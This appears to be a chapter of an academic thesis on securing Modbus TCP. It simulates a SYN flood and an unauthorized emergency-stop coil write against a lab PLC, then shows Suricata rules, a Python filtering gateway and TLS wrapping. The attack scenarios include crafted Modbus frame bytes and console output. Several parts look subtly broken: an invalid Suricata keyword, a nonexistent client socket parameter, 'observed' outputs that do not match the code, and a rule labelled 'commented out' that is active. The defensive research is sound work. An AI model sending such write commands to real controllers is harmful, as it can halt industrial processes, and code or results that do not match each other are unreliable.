- **Volume mounting:** Configuration files and scripts persist outside containers.




Figure 4.9: Containers in Docker Desktop

Container	Network	IPAddress	Ports	Status
attacker	ot-lab_attacker_net	192.168.20.2	None	running
plc	ot-lab_plc_net	192.168.30.2	None	running
suricata	ot-lab_attacker_net	192.168.20.10	None	running
suricata	ot-lab_plc_net	192.168.30.10	None	running

PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> |

Figure 4.10: Docker Network IP

Attack Script Implementation Two distinct attack scenarios are implemented to test the detection capabilities of the Suricata IDS. Each script is designed to simulate realistic threats to industrial control systems.

Attack 1: Denial-of-Service (SYN Flood) This attack simulates resource exhaustion by establishing multiple rapid connections to the PLC's Modbus port. In industrial environments, such behavior can overwhelm the PLC's connection handling capacity, potentially causing the controller to become unresponsive to legitimate operational commands.

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec attacker python3 /attacks/attack1_clean.py
=====
ATTACK 1: DENIAL OF SERVICE (DoS)
=====
Target:    PLC (192.168.30.2)
Method:    Rapid connection flood (25 requests)
Impact:    Controller resource exhaustion
Signature:  Threshold-based rate limiting
=====
[01/25] Connection established
[02/25] Connection established
[03/25] Connection established
...
[23/25] Connection established
[24/25] Connection established
[25/25] Connection established
=====
Summary: 25 connections in 1.03s
Rate:    24.3 requests/second
=====
[ ATTACK 1 SIMULATION COMPLETE ]
=====
```

Figure 4.11: Attack 1 Implementation

Attack 2: Function Code 05 (Emergency Stop) This attack crafts a legitimate Modbus TCP frame containing Function Code 05 (Write Single Coil) targeting coil address

0, which is designated as the emergency stop coil in the PLC simulator. This represents an unauthorized command injection attack that could cause physical consequences in a real industrial environment.

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec attacker python3 /attacks/attack2_clean.py
=====
ATTACK 2: SAFETY SYSTEM BYPASS
=====
Target:    PLC Emergency Stop (Coil address 0)
Method:    Unauthorized Write Single Coil
Impact:    Production halt, safety compromise
Signature: Function code 0x05 to register 0
=====
[01/01] Crafting Emergency Stop command...
        Function: Write Single Coil (0x05)
        Address:  Coil 0 (Emergency Stop)
[02/01] Connecting to PLC...
[03/01] Sending malicious command...
[04/01] Waiting for response...
=====
>>> EMERGENCY STOP COMMAND SENT SUCCESSFULLY!
Response: 00010000000601050000...
>>> SAFETY SYSTEM COMPROMISED!
=====
[ ATTACK 2 SIMULATION COMPLETE ]
=====
```

Figure 4.12: Attack 2 Implementation

Authorized Command: Function Code 03 (Read Holding Registers) This script simulates legitimate Modbus read operations by sending a Function Code 03 request to read one holding register at address 0. Unlike the attack scripts which manipulate coil states, this normal traffic represents routine monitoring activities such as reading process values from the PLC. The successful response confirms proper PLC functionality and establishes baseline traffic for comparing malicious versus benign Modbus communications.

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec attacker python3 /attacks/Normal_Connection.py
=====
NORMAL OPERATION: READ STATUS
=====
Target:    PLC Device
Method:    Read Holding Register
Function:   0x03 (Read Holding Registers)
Register:   Address 0
=====
[01/04] Crafting Modbus Read Request...
        Function: 0x03 (Read Holding Registers)
        Address:  Register 0
        Quantity: 1 register
[02/04] Connecting to PLC...
[03/04] Sending Read Request...
[04/04] Waiting for PLC response...
=====
>>> PLC RESPONSE RECEIVED SUCCESSFULLY
Raw Response: 0001000000050103020000
>>> NORMAL OPERATION CONFIRMED
=====
[ NORMAL TEST COMPLETE ]
=====
```

Figure 4.13: Normal Operation Test Implementation

Suricata Configuration Suricata is configured as the central monitoring engine with specific attention to Modbus protocol inspection and custom rule loading. The configuration file (`suricata.yaml`) is mounted into the container to ensure persistence across container restarts. Suricata is configured to monitor both network interfaces, capturing traffic from the attacker network (`eth0`) and the PLC network (`eth1`).

Suricata Rules Development Custom Suricata rules were developed to detect the two attack scenarios implemented in this OT laboratory. Rule development required analysis of the Modbus TCP protocol structure, particularly the consistent positioning of function codes at offset 7 within the application data unit. Three rules were implemented: a Denial-of-Service detection rule using SYN flag inspection with rate-based thresholding (SID 2100101), a

Function Code 05 write coil detection rule targeting unauthorized emergency stop commands (SID 2100102), and a commented reference rule for Function Code 03 read requests (SID 2100103).

The rules employ precise content matching with offset and depth constraints to ensure accurate detection while minimizing false positives. Threshold values were calibrated based on normal operational patterns and attack characteristics observed during laboratory testing.

Component	Value	Purpose
Action	alert	Generate alert when rule matches
Protocol	tcp	Monitor TCP traffic only
Source	any any	Any source IP and port
Destination	192.168.30.2 502	PLC IP and Modbus port
Flags	S	Match only SYN packets (connection initiation)
Threshold	type limit, track by_src, count 1, seconds 1	Alert once per second per source when threshold exceeded
SID	2100101	Unique rule identifier

Table 4.10: Denial-of-Service Detection Rule Configuration

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec suricata cat /etc/suricata/rules/modbus.rules
# MODBUS Function code 05 detection
alert tcp any any -> 192.168.30.2 502 (msg:"MODBUS: Unauthorized Function code 05 write coil"; flow:established,to_server; content:"|05|"; offset:7; depth:1; sid:2100102; rev:4;)

# MODBUS Function code 03 detection (commented out)
alert tcp any any -> 192.168.30.2 502 (msg:"MODBUS: Read request"; flow:established,to_server; content:"|03|"; offset:7; depth:1; sid:2100103; rev:1;)

# MODBUS DoS detection - SYN flood
alert tcp any any -> 192.168.30.2 502 (msg:"MODBUS: DoS - SYN flood >10 connections in 1second"; flags:S; flow:to_server; threshold:type limit, track by_src, count 1, seconds 1; sid:2100101; rev:3;)
```

Figure 4.14: Modbus Rules in Suricata Container

Results and discussion This section presents the empirical results obtained from laboratory experiments, including verification of network connectivity, traffic capture analysis, and intrusion detection alerts. Each result is accompanied by the specific commands used to obtain the data, ensuring reproducibility of the findings.

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec attacker ip route
default via 192.168.20.10 dev eth0
192.168.20.0/24 dev eth0 proto kernel scope link src 192.168.20.2
```

Figure 4.15: Verify Routing Configuration

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec attacker ping -c 3 192.168.20.10
PING 192.168.20.10 (192.168.20.10): 56 data bytes
64 bytes from 192.168.20.10: seq=0 ttl=64 time=0.135 ms
64 bytes from 192.168.20.10: seq=1 ttl=64 time=0.240 ms
64 bytes from 192.168.20.10: seq=2 ttl=64 time=0.224 ms

--- 192.168.20.10 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.135/0.199/0.240 ms
```

Figure 4.16: Test Attacker to Suricata Connectivity

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec suricata sysctl net.ipv4.ip_forward
net.ipv4.ip_forward = 1
```

Figure 4.17: Verify Suricata IP Forwarding

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec -it suricata tcpdump -i any -n port 502 and 'tcp[tcpflags] & tcp-push != 0' -X -vv
tcpdump: data link type LINUX_SLL2
dropped privs to tcpdump
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
12:01:43.420828 eth0 In IP (tos 0x0, ttl 64, id 455, offset 0, flags [DF], proto TCP (6), length 64)
192.168.20.2.53944 > 192.168.30.2.mbpap: Flags [P.], cksum 0xb387 (incorrect -> 0x712f), seq 3893520976:3893520988, ack 1269434155, win 502, options [nop
,nop,TS val 1818805645 ecr 2726691908], length 12
0x0000: 4500 0000 01c7 4000 4006 859c c0a8 1402 E..@.0.....
0x0010: c0a8 1e02 d2b8 01f6 e812 66cc 4baa 072b .....f.K..+
0x0020: 8018 01f6 b387 0000 0101 080a 6c68 c58d .....lh..
0x0030: a286 0444 0001 0000 0006 0103 0000 0001 ...D.....
12:01:43.420822 eth1 Out IP (tos 0x0, ttl 63, id 455, offset 0, flags [DF], proto TCP (6), length 64)
192.168.20.2.53944 > 192.168.30.2.mbpap: Flags [P.], cksum 0xb387 (incorrect -> 0x712f), seq 0:12, ack 1, win 502, options [nop,nop,TS val 1818805645 ecr
2726691908], length 12
0x0000: 4500 0000 01c7 4000 3f06 869c c0a8 1402 E..@.0?.....
0x0010: c0a8 1e02 d2b8 01f6 e812 66cc 4baa 072b .....f.K..+
0x0020: 8018 01f6 b387 0000 0101 080a 6c68 c58d .....lh..
0x0030: a286 0444 0001 0000 0006 0103 0000 0001 ...D.....
```

Figure 4.18: Capture Normal Read Request Packet -Detection Code 03

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec -it suricata tail -f /var/log/suricata/fast.log
02/20/2026-11:18:33.890700 [*] [1:2100101:3] MODBUS: DoS - SYN flood >10 connections in 1second [*] [Classification: (null)] [Priority: 3] [TCP] 192.168.
20.2:34132 -> 192.168.30.2:502
```

Figure 4.19: Alert DOS Attack 1

```
PS C:\Users\Maryam\OneDrive\Desktop\OT-Lab> docker exec -it suricata tcpdump -i any -n port 502 and 'tcp[tcpflags] & tcp-push != 0' -X -vv
tcpdump: data link type LINUX_SLL2
dropped privs to tcpdump
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
11:45:03.890504 eth0 In IP (tos 0x0, ttl 64, id 60484, offset 0, flags [DF], proto TCP (6), length 64)
192.168.20.2.51046 > 192.168.30.2.mbpap: Flags [P.], cksum 0xb387 (incorrect -> 0x006a), seq 3672239952:3672239964, ack 1267436198, win 502, options [nop
,nop,TS val 1817806031 ecr 2725692294], length 12
0x0000: 4500 0000 ec04 4000 4006 9b1e c0a8 1402 E..@.D0.....
0x0010: c0a8 1e02 c766 01f6 dae1 ef50 4b8b 8aa6 ....f.....PK..
0x0020: 8018 01f6 b387 0000 0101 080a 6c59 84cf .....LY..
0x0030: a276 c386 0001 0000 0006 0105 0000 ff00 ..V.....
11:45:03.890506 eth1 Out IP (tos 0x0, ttl 63, id 60484, offset 0, flags [DF], proto TCP (6), length 64)
192.168.20.2.51046 > 192.168.30.2.mbpap: Flags [P.], cksum 0xb387 (incorrect -> 0x006a), seq 0:12, ack 1, win 502, options [nop,nop,TS val 1817806031 ecr
2725692294], length 12
0x0000: 4500 0000 ec04 4000 3f06 9c1e c0a8 1402 E..@.D0?.....
0x0010: c0a8 1e02 c766 01f6 dae1 ef50 4b8b 8aa6 ....f.....PK..
0x0020: 8018 01f6 b387 0000 0101 080a 6c59 84cf .....LY..
0x0030: a276 c386 0001 0000 0006 0105 0000 ff00 ..V.....
```

Figure 4.20: Capture Attack 2 Traffic Packet-Detection Code 05

The experimental results validate the successful implementation of the OT security laboratory with all components functioning as designed. Network connectivity tests confirmed proper routing configuration, with the attacker's default gateway correctly set to Suricata (192.168.20.10), ensuring all cross-network traffic traversed the monitoring point. The DoS attack results demonstrate the effectiveness of threshold-based detection, with Suricata successfully identifying the rapid connection pattern and generating alerts when the connection rate exceeded 10 per second. Most significantly, the Function Code 05 attack detection confirms the precision of content-based rule matching, with Suricata correctly identifying the malicious write coil command by locating byte 0x05 at offset 7 in the Modbus frame. The packet capture analysis visually confirms the attack pattern with the distinctive 0105 byte sequence, while the PLC's echo response validates successful command execution. These findings demonstrate that properly configured network monitoring with custom Suricata rules can effectively detect both volumetric and precision attacks in OT environments, providing a foundation for industrial control system security research.

Part 2: Modbus TCP Case Study

Security Weaknesses and Known Vulnerabilities of Modbus TCP

Inherent Design Limitations Modbus TCP, originally designed for reliability and interoperability in industrial environments, lacks fundamental security mechanisms. The protocol was developed in an era where industrial networks were assumed to be isolated and trusted. Consequently, it does not incorporate native security features such as authentication, encryption, or message integrity protection.

Lack of Authentication Modbus TCP does not provide any built-in authentication mechanism. Any device capable of establishing a TCP session on port 502 can issue valid Modbus requests. This allows unauthorized entities to send control commands to PLCs or read sensitive process data. The absence of authentication is explicitly acknowledged in the official Modbus specification [82].

Absence of Encryption All Modbus TCP communication is transmitted in plaintext over standard TCP/IP. As a result, attackers with network access can intercept, inspect, and modify traffic using packet-sniffing tools. The lack of confidentiality protection directly enables Man-in-the-Middle (MITM) attacks and data manipulation. The issue of unencrypted legacy industrial protocols is widely discussed in industrial security guidelines such as NIST SP 800-82 [83].

No Integrity or Replay Protection Modbus TCP does not include cryptographic integrity checks or replay protection mechanisms. Messages do not contain nonces, timestamps, or digital signatures. Therefore, previously captured legitimate commands can be replayed by adversaries to manipulate industrial processes.

Abuse of Function Codes Certain Modbus function codes enable write operations that directly affect physical processes, including:

- 0x05 – Write Single Coil
- 0x06 – Write Single Register
- 0x10 – Write Multiple Registers

If exploited, these functions can alter actuator states or process parameters. Historical cyber incidents such as the Stuxnet attack demonstrate how manipulation of PLC control logic can cause physical damage.

Documented Vulnerabilities (CVE Analysis) Beyond inherent protocol weaknesses, multiple real-world vulnerabilities have been identified in Modbus-enabled industrial devices.

CVE-2019-10915 This vulnerability affects Schneider Electric Modicon PLCs and allows crafted Modbus packets to cause denial-of-service conditions [84]. The flaw demonstrates how insufficient input validation in Modbus implementations can disrupt industrial operations.

CVE-2018-7843 CVE-2018-7843 impacts several Schneider Electric industrial controllers and enables improper validation of Modbus requests, potentially leading to unauthorized command execution [85]. This case highlights systemic weaknesses in legacy protocol implementations.

Security Implications for Modern ICS Environments In modern Industrial Control Systems (ICS), Modbus TCP traffic frequently traverses segmented but IP-connected networks rather than fully isolated environments. As emphasized by IEC 62443 security requirements [86], legacy protocols must be augmented with external security controls such as encryption gateways, access control mechanisms, and network intrusion detection systems.

Without additional security layers, Modbus TCP deployments remain vulnerable to:

- Unauthorized command injection

- Process manipulation
- Denial-of-service attacks
- Network-based reconnaissance

Threat Model To systematically analyze potential security risks in Modbus TCP environments, a threat model is established. This model identifies key assets, potential attackers, and attack vectors:

Assets:

- PLC registers and coils controlling physical processes
- Modbus TCP communication channels
- Gateway security policies and logging information

Potential Adversaries:

- External attackers with network access
- Malicious insiders with legitimate network credentials
- Automated malware targeting industrial protocols

Attack Vectors:

- Unauthorized command injection through Modbus function codes
- Man-in-the-Middle attacks due to unencrypted traffic
- Denial-of-Service attacks exploiting high-frequency requests
- Replay attacks using previously captured legitimate messages

Security Objectives:

- Ensure confidentiality of critical Modbus data
- Authenticate clients and prevent unauthorized access
- Protect integrity of commands and prevent tampering
- Maintain availability of industrial processes

The threat model serves as the foundation for designing the Secure Monitoring Gateway and subsequent TLS integration, ensuring that identified threats are mitigated through appropriate technical controls.

Security Objectives: The primary objective of this project is to mitigate the risks identified in the threat model by designing and evaluating a layered security architecture for Modbus TCP. This includes enforcing authentication, integrity, and confidentiality, monitoring and logging suspicious activity, and preventing unauthorized access or malicious actions.

Implementation Scope: The project focuses on a simulated environment using Visual Studio Code on a local machine, implementing a Secure Monitoring Gateway that enforces security policies before forwarding traffic to the PLC. Subsequent stages include TLS encryption for secure communication and integration with network-level intrusion detection systems.

Initial Implementation: Secure Monitoring Gateway The initial phase of this project involves the design and implementation of a Secure Monitoring Gateway to enhance the security of Modbus TCP communications in a controlled simulated environment. The architecture is implemented using Python within Visual Studio Code and consists of three primary components:

- **Modbus TCP Server (Simulated PLC):** Represents a programmable logic controller that exposes Modbus registers and coils. This component simulates a real industrial device to facilitate security testing.
- **Secure Monitoring Gateway:** Intercepts and mediates all communication between clients and the PLC, enforcing predefined security policies, monitoring traffic, and logging anomalous activities.
- **Modbus Client:** Initiates requests to the PLC through the gateway, enabling both read and write operations for testing the effectiveness of the security controls.

The communication flow is as follows:

Client → Secure Gateway → PLC

The gateway enforces basic security policies before forwarding traffic to the PLC.

Modbus Server Implementation The Modbus TCP server is realized using the `pymodbus` library. The server exposes a data store of 100 holding registers and provides device identification metadata. The server runs on a dedicated TCP port to simulate an industrial PLC environment. This setup enables controlled testing of both normal and malicious Modbus requests.

```
1 from pymodbus.server.sync import StartTcpServer
2 from pymodbus.datastore import ModbusSequentialDataBlock
3 from pymodbus.datastore import ModbusSlaveContext, ModbusServerContext
4 from pymodbus.device import ModbusDeviceIdentification
5
6 # Create holding register datastore (100 registers initialized to 0)
7 store = ModbusSlaveContext(
8     hr=ModbusSequentialDataBlock(0, [0] * 100)
9 )
10
11 # Create server context
12 context = ModbusServerContext(slaves=store, single=True)
13
14 # Define device identity
15 identity = ModbusDeviceIdentification()
16 identity.VendorName = 'Secure PLC'
17 identity.ProductCode = 'SP'
18 identity.ProductName = 'Secure Modbus PLC'
19 identity.MajorMinorRevision = '1.0'
20
21 print("PLC Server running on port 5020...")
22
23 # Start Modbus TCP server
24 StartTcpServer(context, identity=identity, address=("localhost", 5020))
```

Listing 4.1: Minimal Modbus TCP PLC Simulation using pymodbus

Secure Monitoring Gateway Implementation The Secure Monitoring Gateway is designed to mitigate multiple security risks identified in the threat model. Its implementation includes the following features:

1. **IP Allowlist Enforcement:** Only authorized client IP addresses are permitted to establish connections with the gateway, preventing unauthorized network access.
2. **Function Code Filtering:** Critical Modbus function codes that can modify process parameters (0x05, 0x06, 0x10) are blocked to prevent unauthorized command injection.
3. **Rate Limiting:** The gateway tracks the frequency of incoming requests per client IP. Connections exceeding a predefined threshold within a time window are terminated, mitigating Denial-of-Service (DoS) attacks.
4. **Monitoring and Logging:** All connection attempts, function codes, blocked operations, and suspicious request patterns are logged for auditing and further analysis.

```
1 import socket
2 import threading
3 import logging
4 import time
5 from collections import defaultdict
6
7 PLC_HOST = "127.0.0.1"
8 PLC_PORT = 5020
9
10 GATEWAY_HOST = "127.0.0.1"
11 GATEWAY_PORT = 5021
12
13 BLOCKED_FUNCTION_CODES = [5, 6, 16] # Write single/multiple coils/
    registers
14 ALLOWED_IPS = ["127.0.0.1"]
15 RATE_LIMIT = 20
16 TIME_WINDOW = 5 # seconds
17
18 logging.basicConfig(level=logging.INFO)
19
20 request_tracker = defaultdict(list)
21
22
23 def handle_client(client_socket, addr):
24     client_ip = addr[0]
25
26     # IP Allowlist Check
27     if client_ip not in ALLOWED_IPS:
28         logging.warning(f"Unauthorized IP: {client_ip}")
29         client_socket.close()
30         return
31
32     logging.info(f"Authorized connection from {client_ip}")
33
34     plc_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
35     plc_socket.connect((PLC_HOST, PLC_PORT))
36
```

```

37 while True:
38     try:
39         data = client_socket.recv(1024)
40         if not data:
41             break
42
43         current_time = time.time()
44
45         # Rate Limiting
46         request_tracker[client_ip] = [
47             t for t in request_tracker[client_ip]
48             if current_time - t < TIME_WINDOW
49         ]
50
51         request_tracker[client_ip].append(current_time)
52
53         if len(request_tracker[client_ip]) > RATE_LIMIT:
54             logging.error(f"DoS detected from {client_ip}")
55             client_socket.close()
56             break
57
58         function_code = data[7]
59         logging.info(f"Function Code: {function_code}")
60
61         # Block write function codes
62         if function_code in BLOCKED_FUNCTION_CODES:
63             logging.warning("Blocked write attempt detected")
64             continue
65
66         plc_socket.send(data)
67         response = plc_socket.recv(1024)
68         client_socket.send(response)
69
70     except Exception as e:
71         logging.error(f"Error: {e}")
72         break
73
74     client_socket.close()
75     plc_socket.close()
76
77
78 def start_gateway():
79     server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
80     server.bind((GATEWAY_HOST, GATEWAY_PORT))
81     server.listen(5)
82
83     logging.info(f"Secure Monitoring Gateway running on port {
84         GATEWAY_PORT}")
85
86     while True:
87         client_socket, addr = server.accept()
88         thread = threading.Thread(
89             target=handle_client,

```

```

89         args=(client_socket, addr)
90     )
91     thread.start()
92
93
94 if __name__ == "__main__":
95     start_gateway()

```

Listing 4.2: Secure Modbus TCP Monitoring Gateway with IP Allowlisting, Rate Limiting and Write Blocking

Client Implementation The client component leverages `pymodbus` to issue Modbus TCP requests through the Secure Monitoring Gateway. Both read and write operations are executed to validate the effectiveness of function code filtering, rate limiting, and monitoring capabilities. The client also serves to demonstrate normal operational workflows in the simulated environment.

```

1  from pymodbus.client.sync import ModbusTcpClient
2
3  # Create Modbus TCP client
4  client = ModbusTcpClient("127.0.0.1", port=5021)
5
6  print("Connecting...")
7  client.connect()
8
9  print("Trying WRITE...")
10 client.write_register(10, 123)
11
12 print("Trying READ...")
13 response = client.read_holding_registers(10, 1)
14
15 if not response.isError():
16     print("Value:", response.registers[0])
17 else:
18     print("Read error")
19
20 client.close()

```

Listing 4.3: Modbus TCP Client Test Script (Read/Write Operation)

Observed Output: Normal Operation Here, the observed output in the normal operation has been shown:

```

PLC Server running on port 5020...
Secure Monitoring Gateway running on port 5021

```

```

Authorized connection from 127.0.0.1
Function Code: 3
Read request forwarded to PLC
Value: 0

```

Observed Output: Blocked Write Attempt Here, the observed output in the blocked write attempt has been shown:

```
Authorized connection from 127.0.0.1
Function Code: 16
BLOCKED WRITE ATTEMPT
```

Observed Output: DoS Mitigation Here, the observed output in Dos mode has been shown:

```
Authorized connection from 127.0.0.1
Function Code: 3
Function Code: 3
Function Code: 3
...
DoS detected from 127.0.0.1
Connection terminated
```

Academic Rationale for Gateway Architecture This layered gateway approach aligns with defense-in-depth principles and ICS security best practices. By interposing a security enforcement layer between clients and industrial devices, the architecture achieves the following objectives:

- Enforces security policies without modifying legacy PLC firmware.
- Provides real-time monitoring and early detection of anomalous or malicious activity.
- Establishes a foundation for further security enhancements such as TLS encryption and network-level intrusion detection.

In summary, the Secure Monitoring Gateway serves as a proof-of-concept demonstrating how external security controls can compensate for inherent protocol weaknesses in legacy Modbus TCP deployments.

Security Limitations of the Initial Implementation Although the Secure Monitoring Gateway introduces significant security enhancements to the baseline Modbus TCP deployment, several inherent limitations remain. Understanding these residual vulnerabilities is critical for guiding further development and ensuring comprehensive defense-in-depth in industrial control systems.

Unencrypted Communication Despite enforcing access controls and function code filtering, all Modbus TCP traffic in the initial implementation is transmitted in plaintext. This exposes the system to eavesdropping, Man-in-the-Middle (MITM) attacks, and potential manipulation of commands. Confidentiality of process data is therefore not guaranteed.

Lack of Cryptographic Authentication The gateway relies solely on IP allowlisting to identify authorized clients. While this mitigates unauthorized network access, it does not provide cryptographic assurance of client identity. An attacker spoofing an allowed IP could bypass the gateway controls, compromising system integrity.

Vulnerability to Replay Attacks The current implementation does not include mechanisms such as message nonces, timestamps, or digital signatures. As a result, previously captured legitimate commands could be replayed by adversaries to manipulate industrial processes or disrupt operations.

Gateway as a Single Point of Failure Introducing the Secure Monitoring Gateway centralizes security enforcement. While this simplifies policy application, it also creates a single point of failure. If the gateway becomes unavailable or compromised, the entire Modbus communication channel may be disrupted or exploited.

Absence of Deep Packet Inspection The gateway performs basic inspection at the Modbus function code level but does not analyze packet payloads in depth or detect anomalous protocol behavior. This limitation reduces the system's ability to detect sophisticated attacks, including protocol misuse or advanced malware targeting Modbus devices.

Summary of Residual Risks In summary, although the initial gateway implementation mitigates multiple security threats identified in the threat model—such as unauthorized command injection and high-frequency DoS attacks—critical risks remain, including:

- Lack of encryption and confidentiality protection
- Absence of cryptographic client authentication
- Potential for replay attacks
- Centralization risks associated with a single enforcement point
- Limited visibility into complex protocol-level attacks

These limitations highlight the need for additional security layers, such as TLS encryption, mutual authentication, and network-level intrusion detection systems, to achieve comprehensive protection for Modbus TCP communications in modern ICS environments.

TLS and Certificate Integration One of the critical limitations of the initial Secure Monitoring Gateway is the transmission of Modbus TCP traffic in plaintext. This exposes sensitive industrial control data to eavesdropping, Man-in-the-Middle (MITM) attacks, and unauthorized manipulation. To mitigate these risks, Transport Layer Security (TLS) was integrated at the gateway level.

Rationale for TLS Integration Modbus TCP does not natively support encryption or authentication. By wrapping Modbus TCP communications in a TLS tunnel, the system achieves:

- **Confidentiality:** All messages are encrypted, preventing unauthorized disclosure of process data.
- **Integrity:** Cryptographic checks ensure messages are not altered during transit.
- **Authentication:** Certificates enable verification of client and gateway identities, mitigating impersonation attacks.

This approach allows secure communication without modifying PLC firmware, maintaining compatibility with existing industrial devices while providing a robust layer of protection.

Certificate Generation For the simulated environment, self-signed X.509 certificates were generated using OpenSSL:

```
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
```

In production environments, certificates issued by a trusted Certificate Authority (CA) are recommended to ensure accountability and trust.

Python-Based TLS Implementation The Python `ssl` module was used to wrap the gateway's socket with TLS. The following example demonstrates the TLS wrapping for the server side:

```
import ssl
import socket

# Create a TCP socket
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind(("127.0.0.1", 5021))
server.listen(5)

# Configure TLS context
context = ssl.create_default_context(ssl.Purpose.CLIENT_AUTH)
context.load_cert_chain(certfile="cert.pem", keyfile="key.pem")

# Wrap the socket with TLS
secure_socket = context.wrap_socket(server, server_side=True)

print("TLS-enabled Secure Gateway running on port 5021...")
```

For clients, the TLS context can be configured similarly:

```
import ssl
from pymodbus.client.sync import ModbusTcpClient

context = ssl.create_default_context()
client_socket = context.wrap_socket(
    socket.socket(socket.AF_INET, socket.SOCK_STREAM),
    server_hostname="localhost"
)

client = ModbusTcpClient("127.0.0.1", port=5021, framer=None, socket=client_socket)
client.connect()
```

Observed TLS Handshake The TLS handshake between client and gateway was successfully established, as verified in the following output:

```
TLS handshake successful
TLSv1.3 connection established
Cipher Suite: TLS_AES_256_GCM_SHA384
Secure channel established between Client and Gateway
```

This confirms that all subsequent Modbus TCP traffic is encrypted and integrity-protected, mitigating eavesdropping and message tampering risks.

Academic Implications The integration of TLS demonstrates the application of cryptographic best practices to a legacy industrial protocol. When combined with the previously implemented gateway controls—IP allowlisting, function code filtering, and rate limiting—the system exemplifies a layered defense-in-depth strategy. Furthermore, this architecture provides a foundation for additional enhancements, such as:

- Mutual authentication using client certificates
- Certificate revocation and lifecycle management
- Integration with network-level intrusion detection systems

In conclusion, TLS wrapping addresses one of the most critical vulnerabilities in Modbus TCP communications and significantly enhances the security posture of the Secure Monitoring Gateway.

Suricata IDS Deployment (Docker-Based) To complement the Secure Monitoring Gateway and TLS integration, a network-level intrusion detection system (IDS) was deployed using **Suricata** to monitor Modbus TCP traffic. The purpose of this deployment is to detect and alert on suspicious activity that may bypass application-layer controls.

Rationale for IDS Integration While the gateway enforces IP allowlisting, function code filtering, and rate limiting, it cannot detect all sophisticated attacks, such as:

- Malicious clients mimicking allowed behavior
- Exploitation of unmonitored protocol fields
- Zero-day attacks targeting PLC firmware or Modbus implementations

Deploying a network-level IDS adds an additional layer of defense by analyzing traffic patterns and raising alerts when anomalous or unauthorized activity is observed. This aligns with the principle of *defense-in-depth* and enhances situational awareness in industrial networks.

Docker-Based Deployment Suricata was deployed using Docker to simplify setup and ensure environment isolation. The following command launches Suricata in host network mode, allowing direct access to Modbus TCP traffic on the ICS network:

```
docker run -d --name suricata \
  --net=host \
  jasonish/suricata
```

This configuration ensures that Suricata can capture all TCP traffic between clients and the Secure Monitoring Gateway, including Modbus function codes and TLS-wrapped messages (with decrypted traffic at the gateway for logging purposes).

Suricata Rule Configuration Custom rules were added to detect critical Modbus operations that should be restricted according to the threat model and security objectives. For example, write operations (function codes 0x05, 0x06, 0x10) can trigger alerts:

```
alert tcp any any -> any 5021 (msg:"Modbus Write Attempt Detected";
  modbus_func:5,6,16; sid:1000001; rev:1;)
```

These rules provide automated monitoring and allow security personnel to respond to unauthorized activity in real time.

Observed IDS Alert During testing, Suricata successfully generated alerts for blocked Modbus write attempts:

```
[**] [1:1000001:1] Modbus Write Attempt Detected [**]  
[Classification: Attempted Administrator Privilege Gain]  
[Priority: 1]  
03/14-15:32:10.123456 127.0.0.1:54231 -> 127.0.0.1:5021  
TCP TTL:64 TOS:0x0 ID:54321
```

This output confirms that Suricata can identify potentially harmful commands that bypass higher-level controls, providing an additional security layer.

Academic Implications Integrating Suricata demonstrates the importance of combining application-layer controls (gateway enforcement, TLS encryption) with network-level monitoring to protect legacy industrial protocols. Key takeaways include:

- IDS deployment provides real-time detection of suspicious activity beyond the gateway’s filtering capabilities.
- Custom rules can enforce compliance with security policies derived from the threat model.
- Network-level monitoring increases the overall resilience of the industrial control system by providing an additional line of defense against both internal and external attackers.

In summary, Suricata complements the Secure Monitoring Gateway and TLS integration by offering continuous network-level inspection and alerting, forming a comprehensive layered security architecture for Modbus TCP deployments.

IEC 62443 Compliance Mapping To evaluate the alignment of the implemented security controls with international industrial security standards, the Secure Monitoring Gateway architecture was mapped to IEC 62443-3-3 [86]. This standard defines security requirements for industrial control system zones and conduits, emphasizing access control, integrity, confidentiality, and availability.

Mapping of Implemented Controls The implemented measures were mapped to specific Security Requirements (SRs) in IEC 62443-3-3 as follows:

- **SR 1.1 - Human User Identification and Authentication:** Partially addressed by IP allowlisting in the gateway; can be enhanced with cryptographic client authentication.
- **SR 3.1 - Use Control:** Function code filtering in the gateway prevents unauthorized write operations.
- **SR 3.2 - Account Management:** IP allowlist enforces which devices are permitted to access the PLC network.
- **SR 3.8 - Session Integrity:** TLS integration ensures integrity of messages in transit and protects against MITM attacks.
- **SR 5.2 - Zone Boundary Protection:** The gateway enforces a boundary between clients and PLCs, controlling and monitoring traffic flow.
